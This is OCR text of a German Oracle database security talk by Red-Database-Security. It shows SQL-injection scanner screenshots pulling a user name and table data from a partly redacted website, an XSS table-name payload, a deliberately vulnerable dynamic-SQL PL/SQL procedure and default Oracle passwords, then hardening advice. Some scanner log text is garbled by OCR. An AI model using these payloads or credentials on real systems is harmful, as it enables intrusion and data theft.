SYS 0 14-NOV-00 SYSTEM 5 14-NOV-00 OUTLN 11 14-NOV-00 DBSNMP 16 14-NOV-00 PORTAL2GO 41 03-MAY-01 AURORAJISUTILITY$ 25 14-NOV-00 OSE$HTTP$ADMIN 26 14-NOV-00 AURORAORBUNAUTHENTICATED 27 14-NOV-00 ORDSYS 28 14-NOV-00 ORDPLUGINS 29 14-NOV-00 MDSYS 30 14-NOV-00 CTXSYS 33 14-NOV-00 SCOTT 35 14-NOV-00 ADAMS 36 14-NOV-00 JONES 37 14-NOV-00 CLARK 38 14-NOV-00 BLAKE 39 14-NOV-00 MTSSYS 40 14-NOV-00 APP_PANTANAL 69 24-APR-03 PORTAL30 49 06-JUN-01 PORTAL30_PUBLIC 50 06-JUN-01 PORTAL30_SSO 51 06-JUN-01 PORTAL30_SSO_PUBLIC 52 06-JUN-01 PORTAL30_SSO_PS 53 06-JUN-01 PORTAL30_DEMO 54 06-JUN-01 PORTAL30_SSO_UA 55 07-JUN-01 ALTERRAAPPS 57 19-SEP-01 IDENTT 58 27-SEP-01 GREENVEINS 59 17-OCT-01 AFD_BODEM_EN_LANDGEBRUIK 60 31-OCT-01 DUALIS 61 28-NOV-01 ILRI 62 03-JUN-02 APP_WATER4FOODECO 63 10-OCT-02 GREENSCOM 64 18-NOV-02 WATERBEHEER 65 30-JAN-03 APP_BIOHAP 66 27-MAR-03 PLUIMVEETOEKOMST 67 31-MAR-03 APP_TRANS 68 24-APR-03 APP_MILIEUPLANBUREAU 70 14-OCT-03 ONNO 71 13-MAR-06

Fertig Internet

red database security

Sicherheitstools (Matrixay)

MatriXay -Build 1066

File Edit View Scan Action Tools Policy Option Help

Project

http://www.[illegible]/news.asp

WEB
- http://www.[illegible]/news.asp
  - MSSQL_NUM_TYPE_1/NUM
    - http://www.[illegible]:80/news-detail.asp?ID=38
    - http://www.[illegible]:80/products-detail.asp?PageID=1033
    - http://www.[illegible]:80/news-detail.asp?ID=35
    - http://www.[illegible]:80/products-detail.asp?Titel=ENSuperfix&SMID=338628&PageID=968

Scan | Audit | Penetration

Console

```
[EEEUG]-->(294)Guess E circle, rur of Userrare is 1C1
[EEEUG]-->Verify...OK
[EEEUG]-->(287)Guess E circle, rur of Userrare is 1C1
[EEEUG]-->Verify...OK
[EEEUG]-->(295)Guess E circle, rur of Userrare is 116
[EEEUG]-->Verify...OK
[EEEUG]-->(290)Guess E circle, rur of Userrare is 116
[EEEUG]-->Verify...OK
[EEEUG]-->(288)Guess E circle, rur of Userrare is 1C4
[EEEUG]-->Verify...OK
[EEEUG]-->(297)Guess E circle, rur of Userrare is 121
[EEEUG]-->Verify...OK
[EEEUG]-->(298)Guess E circle, rur of Userrare is 114
Get DE Userrare of ww.sirscr.rl, database rare is bostikfirdley
(*)Get DE Userrare of ww.sirscr.rl finished

#
[EEEUG]-->Verify...OK
[EEEUG]-->(293)Guess E circle, rur of Userrare is 1C5
[EEEUG]-->Verify...OK
[EEEUG]-->(299)Guess E circle, rur of Userrare is 1C5
[EEEUG]-->Verify...OK
[EEEUG]-->(298)Guess E circle, rur of Userrare is 1C7
[EEEUG]-->Verify...OK
[EEEUG]-->(302)Guess E circle, rur of Userrare is 1C7
[EEEUG]-->Verify...OK
[EEEUG]-->(301)Guess E circle, rur of Userrare is 1C2
[EEEUG]-->Verify...OK
[EEEUG]-->(300)Guess E circle, rur of Userrare is 95
```

Console | Threads manager | Vulnerabilities | Scanned URL | Web | Debug | Monitor | Proxy | Workshop

Properties

URL	Type	Database	Username
http://www.[illegible]:80/news-detail.asp?ID=38	MSSQL_NUM_TYPE_1/NUM	79%	bostikfindley
http://www.[illegible]:80/products-detail.asp?PageID=1033	MSSQL_NUM_TYPE_1/NUM	51%	87%
http://www.[illegible]:80/news-detail.asp?ID=35	MSSQL_NUM_TYPE_1/NUM		
http://www.[illegible]:80/products-detail.asp?Titel=ENSuperfixSMID=33862PageID=968	MSSQL_NUM_TYPE_1/NUM		

Properties


Bruting..., 021 threads


Sicherheitstools (Matrixay)

(113)-http://www.[redacted]:80/news-detail.asp?ID=38
(113)-http://www.[redacted]l:80/products-[redacted]
http://www.[redacted]:80/news-detail.asp?[redacted]
http://www.[redacted]:80/products-detail.a[redacted]8662&PageID=968

- Edit
- View
- Scan
- Task
  - Re-Get This...
  - Get Table Count...
  - Get Table Name...
  - Get Field Count... Ctrl+
  - Get Field Name... Ctrl+
  - Get All Tables... Ctrl+
- Tool
- Brute
- Add To WorkSpace...
- **Open URL...**
- Properties...
- Authentication...

Sicherheitstools (Matrixay)





Sicherheitstools (Matrixay)

Query foto where foto LIKE %25%%25

ID	foto
005	6%
006	3%
007	16%
008	3%
009	5%
010	3%

Query foto where foto LIKE %25%%25

ID	foto
005	
006	
007	s12000
008	
009	s12110
010	

red database security

Sicherheitslücken in 3rd party/custom SW

- Nachdem Oracle die meisten Fehler (knapp 2000) in den PL/SQL Packages mit dbms_assert korrigiert wurden, wird sich die Suche auf verbreitete 3rd party Software und selbstentwickelte Software konzentrieren.
- Kandidaten sind hierbei weit- und weniger weit verbreitete Tools (z.B. Systemmanagement) oder Programme, die z.B. in bestimmten Branchen (z.B. Wertpapiermanagement) eingesetzt werden.
- Webanwendungen sind oft anfällig für SQL Injection und Cross-Site-Scripting

Sicherheitslücken in 3rd party/custom SW

Webanwendungen sind oftmals anfällig für Cross-Site-Scripting und SQL Injection. Hier ein Beispiel der Administrations-Software DBAConnect 1.5

```
Create table "<script>alert('HI')</script>" as
select * from dual;
```

Beim Anzeigen der Tabelle im Browser erscheint folgendes Popup

red database security

Sicherheitslücke in 3rd software

```
PROCEDURE log_detl_tbl
(plsql_tbl_name_IN IN VARCHAR2 ,log_tbl_name_IN IN VARCHAR2
,collect_seq_IN IN INTEGER ,column_list_IN IN VARCHAR2)  IS
cursor_id INTEGER;  exec_stat INTEGER; plsql_block VARCHAR2(5000);
collect_seq INTEGER := collect_seq_IN;
BEGIN
plsql_block := 'BEGIN IF '||plsql_tbl_name_IN||'.COUNT>0 THEN ';
plsql_block := plsql_block||'FOR i IN '||plsql_tbl_name_IN||
'.FIRST..'||plsql_tbl_name_IN||'.LAST LOOP ';
plsql_block := plsql_block||' IF '||plsql_tbl_name_IN||'.EXISTS(i) '||
'THEN INSERT INTO '||log_tbl_name_IN||' (collect_seq ';
plsql_block := plsql_block||column_list_IN||') VALUES (:collect_seq';
plsql_block := plsql_block||REPLACE(column_list_IN,',',',','||
plsql_tbl_name_IN||'(i).');
plsql_block := plsql_block||'); '||plsql_tbl_name_IN||'.DELETE(i); END
IF; ';
plsql_block := plsql_block||' END LOOP; COMMIT WORK; END IF; END;';
cursor_id := dbms_sql.open_cursor;
dbms_sql.parse(cursor_id,plsql_block,dbms_sql.v7);
dbms_sql.bind_variable(cursor_id,'collect_seq',collect_seq);
exec_stat := dbms_sql.execute(cursor_id);
IF dbms_sql.is_open(cursor_id)
THEN
dbms_sql.close_cursor(cursor_id);
END IF;
```

red database security

Entdecken von PL/SQL Sicherheitslücken

- Führen Sie eine Sourcecode-Analyse Ihrer PL/SQL-Anwendungen durch und versuchen Sie typische Fehler zu identifizieren.
- Entwickler machen den selben Fehler meistens mehrmals und in verschiedenen Anwendungen.
- Erstellen Sie eine PL/SQL Secure Coding Policy für neue Projekte um Fehler von Anfang an auszuschliessen.
- Schulen Sie Ihre Entwickler im Bereich Secure Development. Fehler zu vermeiden ist meistens die kostengünstigste und einfachste Möglichkeit.

Oracle Security Glaskugel

Oder was erwartet uns in 2007/2008

Fragen zu Oracle Security 2007 / 2008

Wie kann ich mich gegen zukünftige Gefahren wappnen für die es noch keine Patches / Workarounds gibt?

Wo kann ich proaktiv handeln anstatt?

Wie kann ich die Zeiten für Oracle Critical Patch Updates reduzieren?

red database security

Die größten Oracle Sicherheitsprobleme

1. Schwache und einfache Passworte
2. Ungeschützte 8i/9i TNS Listener
3. Oracle CPU Patches nicht eingespielt
4. Zu viele Rechte
5. Organisation

Oracle Passworte

- Schwachstelle Nr. 1 in den meisten Firmen und Organisationen sind einfache, schwache und/oder identische Oracle Passwörter bzw. einfache Passwortschemata
- Während system/manager und sys/change_on_install inzwischen eher Exotenstatus geniessen, ist dbsnmp/ dbsnmp immer noch weit verbreitet.
- Der Oracle Passwort Algorithmus (basierend auf DES) steht immer wieder in der Kritik, da er alle Zeichen des Passwortes in Großbuchstaben umwandelt. Der Algorithmus konkateniert Benutzer und Passwort und verwendet dann DES zum hashen (z.B. DES(SCOTTTIGER))
- Mit Oracle 11g wird Oracle optional AES anbieten, der dann auch Passworte mit Groß- und Kleinbuchstaben unterstützt (sofern dies kompatibel mit der Anwendung ist).

Oracle Passworte überprüfen mit checkpwd

Command Prompt


```
c:\tools>_
```

red database security

Passwort Quiz - sicher oder unsicher?

- MANAGER (Standardpasswort)
- 34538 (nur Zahlen, zu kurz)
- QWERTZUI (Tastaturfolge)
- ALEX2007 (kurzes Wort mit Jahreszahl)
- ORACLE!SECURITY2007 (Sonderzeichen, Zahlen)
- ELCARO (reverse = unsicher)
- PFRODO2007!ORCL (komplex, lang)
- C7!R45UI234?_WER4 (komplex aber schwer zu merken)


Passwörter in realen Umgebungen



P - Passwörter: Verschlüsselt oder Gehasht

Passwortänderungen bedeuten immer eine Downtime und die Gefahr von Problemen, falls nicht alle Passwörter geändert werden

Passwörter in realen Umgebungen



Frage: Wie viele Datenbanken sind hier zu sehen?

nur 74 ! (+33 AppServer)

Wie testet und ändert man so viele Passwörter?

Passwortschemata / Probleme

- Wie wählt man gute und starke Passwörter für so viele Systeme? Große Firmen, Organisationen und Behörden besitzen oftmals 100+ Oracle Datenbanken.
- In den meisten Fällen wird entweder das identische Passwort und/oder ein Passwort-Schema für alle Datenbanken verwendet.

Typische Passwortschemata

Starkes Passwort für alle Datenbanken

FAN!SECURITY!2007 für alle Oracle Datenbanken

Passwort enthält die SID / Servicenamen

PFRODO2007!ORCL für den Benutzer SYS

TGANDALF2007!ORCL für den Benutzer SYSTEM

P = Produktion, T= Test, E=Education
FRODO2007! = fester String, ORCL = <SID>

Passwort enthält den Hostnamen

PFRODO2007!AIX0789 für den Benutzer SYS

P = Produktion, T= Test, E=Education
FRODO2007! = fester String, AIX0789 = <Hostname>

red database security

Warum ist das so gefährlich?

Und was ein Angreifer daraus machen kann...

- Hacken eines (wenig geschützten) Systems, das z.B. wegen 3rd party Software (SAP, nicht supported SW, ...) nicht gepatched werden darf/kann.
- Auslesen der Passwort-Hashes und Versuchen, diese zu knacken (Dictionary Angriffe, Rainbow Tables, ...).
- Auslesen und Entschlüsseln des Passwortes von DBSNMP (oftmals identisch mit SYS/SYSTEM) aus den Gridcontrol Tabellen.
- „Erraten" des Passwortes für andere Systeme bei Verwendung von Passwort-Schemata.
- Das verwendete Passwort kann dazu verwendet werden sich auf allen Oracle Datenbanken, unabhängig von Version, Patchstand und Oracle Security Komponenten (ASO, VPD, DV, TDE, ...) einzuloggen.

Passwörter / Absicherung

- Wählen Sie unterschiedliche Passwörter für unterschiedliche Datenbanken.
- Alternativ sollten Datenbanken mit unterschiedlichen Security-Leveln unterschiedliche Passwörter verwenden.
- Versuchen Sie immer herauszufinden, wo und vor allem wie Passwörter (verschlüsselt, gehasht, unverschlüsselt) abgespeichert werden. Je nach Architektur (z.B. Grid Control) ist es notwendig, die Passwörter verschlüsselt bzw. Klartext abzuspeichern. Dies ist aus Architektur-gründen nicht zu ändern, bedeutet aber u.U. beim Einbruch in eine Gridcontrol/Databasecontol-Instanz eine mögliche Kompromitierung ALL Ihrer Systeme.
- Schützen Sie die Grid Control Datenbank („Schlüssel zum Königreich"), da dort die verschlüsselten und nicht gehashten Passwörter hinterlegt sind.

red database security

Zusammenfassung

- Fangen Sie Schritt für Schritt mit Oracle Security an.
  - Sichern Sie 8i/9i Listener mit einem starken Passwort
  - Ein Listener Passwort in 10g ist unsicherer als kein Passwort
  - Verwenden Sie starke Passwörter und überprüfen Sie alle Datenbanken regelmäßig auf schwache Passwörter
  - Spielen Sie die Oracle Security Patches (CPU) ein
- Schulen Sie Ihre DBAs und Entwickler im Bereich Security (Security fängt in den Köpfen an und ist ein Prozess, kein einmaliges Ereignis)
- Überprüfen Sie Ihren eigenen Code auf Sicherheitslücken bzw. fragen Sie bei 3rd party Herstellern nach.
- Überdenken Sie die Architektur ihrer Systeme und überlegen Sie, wie man diese sicherer machen kann (z.B. mit einer Änderung der Architektur oder mit Oracle Komponenten wie ASO /Database Vault / ...).

red database security

Angebote Red-Database-Security GmbH

- Verschiedene Oracle Security Trainings (Inhouse / extern)
  - Anti-Hacker-Training ("Lernen der Hacker-Denke")
  - Secure Development Training
  - Awareness Trainings
- Consulting
  - Datenbank-Überprüfung
  - Überprüfung Oracle Application Server
  - Database Vault, TDE, ...
  - Architektur-Review
- Software
  - Repscan (Oracle Datenbank-Scanner)
  - Matrixay (Security-Scanner für Webanwendungen)

red database security

Umsetzung von Oracle Security Projekten

- Ziele von IT Security
  - Integrität (z.B. Daten Integrität)
  - Verfügbarkeit (z.B. database systems)
  - Vertraulichkeit (z.B. Firma)
- Organisation von Security Policies
  - Baseline
  - Compliance
  - High Security Policies
- Maßnahmen
  - Organisatorische Maßnahmen (z.B. Mitarbeitertrainings)
  - Physikalische Maßnahmen (z.B. Zugriffscontrolle)
  - Logische Maßnahmen (z.B. Passwort Verifikation)

F & A

Ansprechpartner

Alexander Kornbrust

Matthias Glock

Franz Hüll

Red-Database-Security GmbH
Bliesstrasse 16
D-66538 Neunkirchen
T:+49 (6821) 95 17 637
F:+49 (6821) 91 27 354

E-Mail: consulting@red-database-security.com
Web: www.red-database-security.com